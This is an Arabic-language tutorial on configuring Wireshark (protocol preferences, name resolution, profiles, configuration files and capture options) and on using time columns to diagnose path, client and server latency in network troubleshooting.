ولكن ماذا يحدث إذا كان التطبيق يستخدم منفذ غير معرف من الأساس أي المنافذ الغير محدده والمتاحة للمستخدمين؟ هناك بعض الحالات والتي يتم تشغيل حركة المرور على منفذ غير القياسي ولم يتم تعيينه إلى تطبيق آخر. على سبيل المثال، ربما يدير خدمات الويب على المنفذ 48600 بدلا من 80. الواير شارك لا يملك **dissector** الذي يقوم بتعريف هذا المنفذ، لذ فانه يرى البايت التالية لرأس **TCP** بأنها "مجرد بيانات". في هذه الحالة، يستخدم الواير شارك **heuristic dissectors** لمحاولة فك تشفير البيانات في بعض البروتوكولات المعترف بها أو التطبيقات.

إذا كنت تعرف أن حركة معينة، مثل حركة مرور **HTTP**، تستخدم أكثر من منفذ غير قياسي على الشبكة، يمكنك إضافة هذه المنافذ إلى **HTTP protocol's preference settings**. على سبيل المثال، ربما تريد الواير شارك لتشريح حركة المرور من وإلى المنفذ **81** كأنها حركة مرور **HTTP**. يتم ذلك من خلال النقر فوق **Edit** في القائمة الرئيسية ومن نختار **Preferences** ومن ثم نختار **Protocol** ومنها نختار البروتوكول ومن مثالنا هذا سوف نختار **HTTP**. ثم في الخانة المقابلة لـ **Port list** نضيف رقم البورت الجديد كالاتى:




ملحوظه: ليست كل التطبيقات او البروتوكولات تسمح بهذا وتحتاج الى التعامل مع يدويا كما ذكرنا من قبل.

تغيير كيفية عرض الواير شارك لأنواع معينة من حركة المرور

الواير شارك هو قطعة منسقه بشكل جيد. ومع ذلك، فإنه يكون في حالته الافتراضية عند التثبيت. وتخصيص الواير شارك تجعل تحليلك أكثر فعالية. تعلمنا سابقا كيفية إضافة أعمدة باستخدام إعدادات **Preference**، ولكن هناك ما هو أكثر من ذلك بكثير يمكنك القيام به. دعونا

نلقي نظرة على إعدادات **Preference** الرئيسية هذه. والتي يمكن الوصول اليها من خلال النقر فوق **Edit** من القائمة الرئيسية ومن ثم **Preference**.



Edit | Preferences | User Interface

تشمل الإعداد العام لوجه الواير شارك. والتي من خلالها يمكنك تغيير العديد من الأفضليات الأساسية للواجهة الخاص بك هنا.

Edit | Preferences | Name Resolution

تستخدم في عرض أو تغيير الطريقة التي يتعامل بها الواير شارك مع **MAC address**،**port**، **IP address resolution** .

- **MAC name resolution**: افتراضيا، الواير شارك يحل البايت الثلاثة الأولى من عناوين **MAC** إلى أسماء مألوفة (الشركات المصنع لكارت الشبكة) باستخدام الملف **manuf** والموجود في مجلد ملفات الواير شارك.
- **Transport name resolution**: **Transport names**, مثل "**بروتوكول نقل الملفات ftp**" فبدلا من الاعتماد في التحليل على المنفذ مثلا 21, حيث يتم حلها باستخدام ملف الخدمات (**service**) في الواير شارك دليل ملف البرنامج وعرضها في العمود معلومات من جزء قائمة حزم.
- **Host name resolution**: إذا كنت تريد من الواير شارك ترجمة أسماء المضيفين (على سبيل المثال، والتي تبين **www.wireshark.org** بدلا من عنوان **IP**) ، من خلال تمكين **Network Name Resolution**. ولكن يجب ان تكون على علم، مع ذلك، أن تمكين هذا الإعداد دون إنشاء ملف المضيفين ليستخدمه الواير شارك، يمكن أن يسبب ان يجعل الواير شارك يرسل استعلام **DNS Pointer (PTR)** للحصول على أسماء المضيف. وهذه الحركة الاضافية تظهر في ملفات التتبع الخاصة بك، وربما يخلق عمل إضافي لملقم **DNS**.

يمكنك أيضا تعيين **name resolution** أيضا من خلال النقر فوق **View** من القائمة الرئيسية ومن ثم اختيار **Preferences**، ولكن هذه ليست سوى وضع مؤقت. يتم حفظ الإعدادات التي تم تغييرها في نافذة التفضيلات مع التشكيل الجانبي الحالي.

Edit | Preferences | Filter Expressions

تستخدم لحفظ فلاتر العرض (**Display filter**) المفضلة لديك على هيئة أزرار لتطبيقها بسرعة أكبر على ملفات التتبع (**Trace file**) الخاصة بك.

Edit | Preferences | (+) Protocols

يسمح لك لعرض كافة البروتوكولات والتطبيقات التي تحتوي على إعدادات قابلة للتعديل، ولكن طريقة النقر بزر الماوس الأيمن هو وسيلة أسرع لتحديد إعدادات بروتوكول.

- **Allow subdissector to reassemble TCP streams**: هذا الاعداد يتم تمكينه افتراضيا، لكنه يمكن أن يسبب مشاكل عند تحليل حركة مرور **HTTP**. حيث إذا قام ملقم **HTTP** بالإجابة على طلب العميل مع اكواد الاستجابة (مثل **200 OK**) والتي تشمل بعض الملفات المطلوبة في الحزمة، فان الواير شارك لا يعرض اكواد الاستجابة. بدلا من ذلك، يعرض الواير شارك "[**TCP Segment of a Reassembled PDU**]" (وحدة بيانات البروتوكول). كما هو مبين أدناه.

TCP reassembly *enabled*:

Info
[TCP segment of a reassembled PDU]

TCP reassembly *disabled*:

Info
HTTP/1.1 200 OK (text/html)

- **Track number of bytes in flight**: تعتبر بايت البيانات التي يتم إرسالها عبر اتصال **TCP**، ولكن لم يتم التعرف عليها حتى الآن ويطلق عليها، "**bytes in flight**". يمكننا اعداد الواير شارك ليبين لنا كم من البيانات التي لم يتم التعرف عليها حاليا في اتصالات **TCP**. عند تمكين هذا الإعداد، يتم إلحاق قسم جديد (كما هو موضح أدناه) إلى مقطع الرأس **TCP** في جزء تفاصيل الحزم. لن يتم عرض هذا الحقل الجديد إلى بعد تأسيس اتصال **TCP**.

Track number of bytes in flight enabled:

```
⊟ [SEQ/ACK analysis]
    [Bytes in flight: 2920]
```

- **Calculate conversation timestamps**: إعداد **TCP** هذا يقيس قيم الوقت في كل محادثة **TCP** منفصلة. هذا يتيح لك الحصول على قيم الطابع الزمني (**Timestamp**) على أساس الإطار الأول في محادثة **TCP** واحد أو الإطار السابق في محادثة **TCP** واحد. عند تمكين هذا الإعداد، يتم إلحاق قسم جديد (كما هو موضح أدناه) إلى مقطع الرأس **TCP** في جزء تفاصيل الحزم.

```
⊟ [Timestamps]
    [Time since first frame in this TCP stream: 1.819890000 seconds]
    [Time since previous frame in this TCP stream: 0.001208000 seconds]
```


تخصيص الواير شارك لمهام مختلفة (Profiles)

حيث يمكنك تخصيص خصائص معينة والتي تناسب مع مهام استكشاف الأخطاء وإصلاحها في حين إعدادات مخصصة أخرى قد تناسب مهام الطب الشرعي للشبكة. لمحات تتيح لك تحديد اعدادات منفصلة للواير شارك لهذه العمليات المختلفة.


Profiles هي في الأساس مجلد يحتوي على اعدادات الواير شارك وملفات الدعم التي يتم تحميلها بواسطة الواير شارك عند تحدد العمل في كل **Profile**. على سبيل المثال، يمكنك إنشاء ملف **Profile** يركز على المخاوف الأمنية. هذا "**security profile**" قد يحتوي على فلاتر لعرض كافة حركة مرور **ICMP** أو محاولات الاتصال التي تسير في اتجاه العملاء (عكس الخوادم) وقواعد التلوين التي تسلط الضوء على الحركات المشبوهة التي تحتوي على التوقيعات المعروفة.

لإنشاء ملف Profile نتبع الاتي:

ننقر بالزر الايمن على عمود **Profile** الموجود في شريط الحالة (موجود في أسفل الوجهة الرئيسية) ونختار **New** لإنشاء ملف **Profile** جديد وتسميته مثلا **Troubleshooting**. سيتم حفظ جميع إعدادات فلاتر الالتقاط، إعدادات فلاتر العرض، وقواعد التلوين، والأعمدة، وإعدادات **Preference** والتي قمت بتعيينها في هذا الملف **Troubleshooting profile**. يمكنك أيضا اختيار **Edit** ثم **Configuration Profiles** لأداء هذا أيضا.



يتم عرض اسم **Profile** الذي تعمل عليه في العمود الأيمن من شريط الحالة. كما في الشكل التالي، ونحن في مثالنا هذا نعمل في **Troubleshooting profile**.




ملحوظه: **Profiles** هو عبارة عن مجموعة من الملفات النصية البسيطة التي تحدد إعدادات التفضيل، وفلاتر الالتقاط وفلاتر العرض، وقواعد التلوين، وأكثر من ذلك. إذا كنت ترغب في نسخ جزء من أو كل **Profile** لمضيف آخر للواير شارك، ببساطة نسخ مجلد **Profile** (أو الملفات الفردية في مجلد **Profile**) إلى المضيف الأخرى.

تحديد موقع مفتاح ملف اعداد الواير شارك (Locate Key Wireshark Configuration Files)

يتم تخزين إعدادات التكوين للواير شارك في مكانين: مجلد الاعداد العام (**global configuration directory**) ومجلد الاعداد الخاص (**personal configuration directories**). معرفة أماكن تخزين اعدادات الواير شارك تمكنك من تغير الإعدادات بسرعة أو مشاركة الاعدادات الفردية مع أشخاص آخرين أو أنظمة الواير شارك الأخرى.

أماكن هذه الملفات تختلف على حسب أنظمة التشغيل ويمكن معرفة أماكن هذه الملفات من خلال اتباع المسار التالي في الواير شارك:

Help | About Wireshark | Folders



- Global Configuration Directory (مجلد الاعداد العام)

يحتوي ملف الاعداد هذا على الاعدادات الافتراضية للواير شارك. فيما يلي قائمه بالملفات التي يحتويها هذا الملف:

Preferences → contains the settings defined when you select Edit | Preferences
Dfilters → contains the display filters for a profile.
Cfilters → contains the capture filters for a profile.
Colorfilters → contains the coloring rules for a profile.
Recent → contains miscellaneous settings

- Personal Configuration Directory (مجلد الاعداد الشخصي)

يحتوي على ملفات **Profile** سواء الافتراضية او التي تم اعدادها.

إعداد أعمدة الوقت للتركيز على مشاكل الاختفاء (Configure Time Columns to Spot Latency Problems)

Latency (الاختفاء/الكمون) هو مقياس يستخدم لتحديد التأخير الزمني. مثلما يرسل المضيف الطلب وينتظر الرد، وهناك دائما بعض **Latency**. يمكن أن يكون سبب **Latency** المفرط بسبب مشاكل على طول الطريق أو في النهاية.

يمكن استخدام عمود الوقت (**Time column**) وعمود المعلومات (**Info column**) للكشف عن ثلاثة أنواع محددة من **Latency** كالاتى:

Path latency, client latency, and server latency


- **مؤشرات وأسباب اختفاء المسار (Path Latency)**

Path latency غالبا ما يشير إلى اختفاء وقت الذهاب والإياب (**RTT**) [**round trip time (RTT) latency**] لأننا في كثير من الأحيان نقيس الزمن التي تستغرقه بعض الحزم في التنقل واستقبال الرد. باستخدام عملية القياس هذه، لا يمكننا معرفة ما إذا كان الأداء بطيئا في الخارج أو الاتجاه إلى الداخل. نحن نعرف فقط أنها بطيئة في مكان ما على طول الطريق بين الجهازين.

يمكن أن يكون سبب **Path latency** بواسطة أجهزة البنية التحتية، مثل جهاز الراوتر، الذي يعطى الأولوية لحركة المرور. حيث إذا كانت حركة المرور الخاصة بك ذات أولوية منخفضة يصل في مثل هذا الجهاز في الوقت الذي يتدفق من خلاله حركة مرور ذات أولوية عالية، فان حركة المرور قد تنتظر في قائمة الانتظار بينما يذهب حركة المرور ذات الأولوية العليا.

يمكن أيضا ان يكون سبب **Path latency** هو فقدان الحزمة والتي تكون بسبب ان هناك اختناق في عرض النطاق الترددي على الشبكة. على سبيل المثال، إذا قمت بالاتصال بين شبكتين واحده ذات جيجابيت مع وصلة 10 ميجابايت في الثانية، انها مثل ربط اثنين من خراطيم المياه جنبا إلى جنب مع خرطوم حديقة.


في الواير شارك، يمكننا أن نرى **Path latency** من خلال النظر في أول حزمتين من **TCP three-way handshake** بسيطة، كما هو مبين في الشكل التالي. تتم عملية الالتقاط بالقرب من العميل ومشاهدة العميل يقوم بإرسال حزمة **SYN** إلى الملقم. كم من الوقت يمر قبل **SYN-ACK**؟ نحن سوف ننظر في ملف التتبع التي يحتوي على نسبة عالية من **Path latency** في هذا القسم.



- **مؤشرات وأسباب اختفاء العميل (Client Latency)**


يمكن أن يكون سبب حدوث **Client Latency** المستخدمين والتطبيقات أو عدم وجود موارد كافية. هناك كمون (**Latency**) طبيعي "من صنع الإنسان" عند انتظار المستخدم النقر على شيء ما على الشاشة الخاصة بهم)، ولكن ليس هناك الكثير يمكننا القيام به حيال ذلك. ولكن هنا نحن نبحث عن مشاكل كمون العميل (**Client Latency Problem**) الناجمة عن بطء تطبيقات العميل.

من مشاكل الكمون الثلاثة المذكورة (المسار، العميل والخادم)، هذا يعتبر الأقل في كثير من الأحيان. حيث تضع معظم التطبيقات الحمل على جانب الملقم من الاتصالات. ولكن، إذا كان لديك تطبيق يوازن بين عبء العمل بين العميل والخادم، فعلينا أن ننظر في أوقات استجابة العميل. في الواير شارك، يتم الكشف عن **Client Latency** عندما نرى تأخير كبير من قبل حزمة من العميل (تجاهل التأخير بسبب تفاعلات المستخدم)، كما هو مبين في الشكل التالي.



- **مؤشرات وأسباب اختفاء الملقم (Server Latency)**

Server Latency يحدث عندما يكون رد الخادم بطيئا على الطلبات الواردة. يمكن أن يكون سبب هذا بسبب عدم وجود قوة للمعالج في الملقم، التطبيق الخاطئ، متطلبات التشاور مع خادم آخر للحصول على معلومات الاستجابة، أو أي نوع آخر من التدخل يأخر ردود الخادم. في الواير شارك، يمكننا تحديد **Server Latency** من خلال مشاهدة طلب العميل الموجهة إلى الخادم، و**ACK** السريع من الخادم، ثم وقت الانتظار كبيرة قبل تلقي المعلومات المطلوبة، كما هو مبين في الشكل التالي. للأسف، هذا يحدث كثيرا على الشبكات التي فيها خوادم تدعم المزيد من التطبيقات من دون الحصول على التحديث المطلوب.



يمكنك الكشف عن مشاكل الكمون (Latency Problems) بأحد الطرق كالاتى:


- **عن طريق تغير اعدادات عمود الوقت (Time Column)**: اعداد عمود الوقت (**Time Column**) الافتراضي هو الثانية منذ بداية عملية الالتقاط. حيث يقوم الواير شارك بتعليم اول حزمه بـ **0.000000000**. قيمة عمود الوقت لكل حزمه بعد الحزمه الأولى

التي تم التقاطها تكون قائمه على الوقت التي اخذته لكي تصل عند عملية الالتقاط. يمكنك تعديل عمود الوقت من خلال اتباع المسار التالي.

View | Time Display Format | Seconds since Previous Displayed Packet

هذا الأسلوب هو عظيم عندما يكون لديك محادثة واحدة في ملف التتبع، ولكن إذا كان لديك العديد من المحادثات UDP / TCP، فان **Seconds since Previous Displayed Packet** يمكن إخفاء المشاكل.

- **عن طريق استخدام عمود TCP Delta جديد**: وذلك من خلال تفعيل **Calculate conversation timestamps TCP** في **Preference** كما تحدثنه عنه سابقا. ومن ثم يتم إضافة خانة **Time since previous frame in this TCP stream** في جزء تفاصيل الحزم. عند النقر فوق هذه الخانة بالزر الأيمن تظهر قائمة نختار منها **Apply as Column**.



ثم نقوم بالنقر المزدوج على هذا العمود لإعادة الترتيب على حسب هذا العمود.

ملحوظه: يوجد بعض التأخير/بطيء في وصول الحزم طبيعيا/عاديا وليس فيه مشكله مثل الاتي:

.ico file requests
SYN packets
FIN, FIN/ACK, RST, or RST/ACK
GET requests.
DNS queries
TLSv1 encrypted alerts


Determine the Best Capture Method and Apply Capture Filters

نهج بروتوكولات الشبكة مثل محادثات الإنسان. التفكير في كيف يتحدث الناس مع بعضهم البعض، وكيف يتصرفون عندما تريد شيئا، وكيف اظهار الامتنان عندما تحصل عليه. البحث عن تلك الأنواع من الموضوعات في الحزم وحركة المرور الشبكة سوف تصبح أسهل للفهم والفوارق البسيط في الاتصالات سوف تكون أسهل في التذكر. استثمار الوقت يستحق كل هذا العناء. عند تفهم الحزم، فإنك سوف تفهم كل شيء في الشبكات.

Capture Options

والتي يمكن الوصول اليها من خلال

Capture | Options




- **Interface List (1)**: هي قائمه بأجهزة الشبكة التي يمكن التقاط حركة المرور من خلالها والتي من خلالها يمكننا اختيار واحد او اكثر من اجهزة الشبكة (**multi-adapter capture**).
- **Capture Filter (2)**: يعرض فلاتر الالتقاط (**Capture Filters**) المطبقة (ننقر نقرا مزدوجا لتغيير أو إزالة أو إضافة عامل فلترة الالتقاط).
- **Manage Interfaces (3)**: بالنقر عليه واجهات الشبكة الجديدة سواء المحلية او البعيدة.
- **Capture File(s) (4)**: من خلاله يمكنك حفظ ملفات متعددة، ووضع **ring buffer**، ووضع شرطا لوقف عملية الالتقاط اليا على حسب اعداد الملفات.
- **Display Options (5)**: تمكنك من اعداد **auto-scroll** و رؤية الحزم عند الالتقاط.
- **Stop Capture (6)**: يستخدم لوضع شرط إيقاف عملية الالتقاط مستندا على عدد الحزم, كمية البيانات التي تم التقاطها، أو الوقت المنقضى.
- **Name Resolution (7)**: من خلالها مكنك تفعيل او الغاء تفعيل ترجمة الأسماء بالنسبة لعناوين MAC و عناوين IP و المنافذ.
- **Green Wireshark Icon (8)**: تظهر عندما يبدا عملية الالتقاط. اما في الحالات الأخرى تكون ازرق.

تحديد أفضل مكان للقيام بعملية الالتقاط (Capture Traffic)

الخطوة الأولى في تحليل مشاكل أداء الشبكة هو التقاط حركة المرور في المكان الصحيح. وضع الواير شارك في المكان الخطأ يجعلك تقضى الكثير من الوقت في التعامل مع حركة المرور التي ليست ذات صلة لساعات.

تبدأ عملية التقاط حركة المرور في أو بالقرب من المضيف الذي يواجه مشكلة الأداء، كما هو مبين في الشكل التالي. وهذا يسمح لك أن ترى حركة المرور من وجهة نظر المضيف. يمكنك الكشف عن **round trip latency times**، فقدان الحزم، الاستجابات الخاطئة، وغيرها


من المشاكل التي يعاني منه المضيف. إذا اشتكى المستخدم حول بطء تنزيل البريد الإلكتروني، فإنك تريد أن ترى مشاكل الأداء من وجهة نظرهم. إذا قامت عملية الالتقاط في مكان ما في منتصف الشبكة، فان أداة التقاط الحزم الخاص بك يمكنها الالتقاط من النقطة التي يتم فيها حقن المشكلات في الأداء في الاتصالات.



بعد الحصول على فكرة عامة عما يحدث من وجهة نظر المضيف الذي يشكو، فربما يجب عليك نقل أداة التقاط الحزم الخاصة بك إلى موقع آخر للحصول على وجهة نظر مختلفة. على سبيل المثال، إذا كان فقدان الحزم يبدو أنه سبب ضعف الأداء، فأنت تريد أن تحرك **Wireshark** (أو اقامة نظام واير شارك الثاني) على الجانب الآخر من السويتش أو أجهزة الراوتر لتحديد حيث يجري ضخ الحزم. معظم الحزم الأكثر خسارة تحدث في أجهزة الربط (**interconnecting devices**).

التقاط حركة مرور الشبكة على الشبكة الخاصة بك (Capture Traffic on Your Ethernet Network)

هناك الكثير من الطرق لالتقاط حركة المرور على شبكة **Ethernet**. معرفة خياراتك تساعدك في ضمان استخدام الأسلوب الأكثر فعالية لالتقاط حركة المرور. لديك ثلاثة خيارات لالتقاط القريب من المضيف. خيارات من 1 إلى 3 يتم عرضها في الشكل التالي:



1. **الخيار 1: الالتقاط مباشرة على المضيف الذي يشكو (Capture directly on the complaining host)**

قد يكون هذا خيار أفضل إذا كان مسموحا لك بتثبيت برامج التقاط الحزم على هذا المضيف او استخدام **Portable Wireshark**. إذا كان لم يكن لديك الصلاحية لتثبيت الواير شارك. يمكنك استخدام أداة التقاط حزم بسيطة مثل **TCPDUMP**.

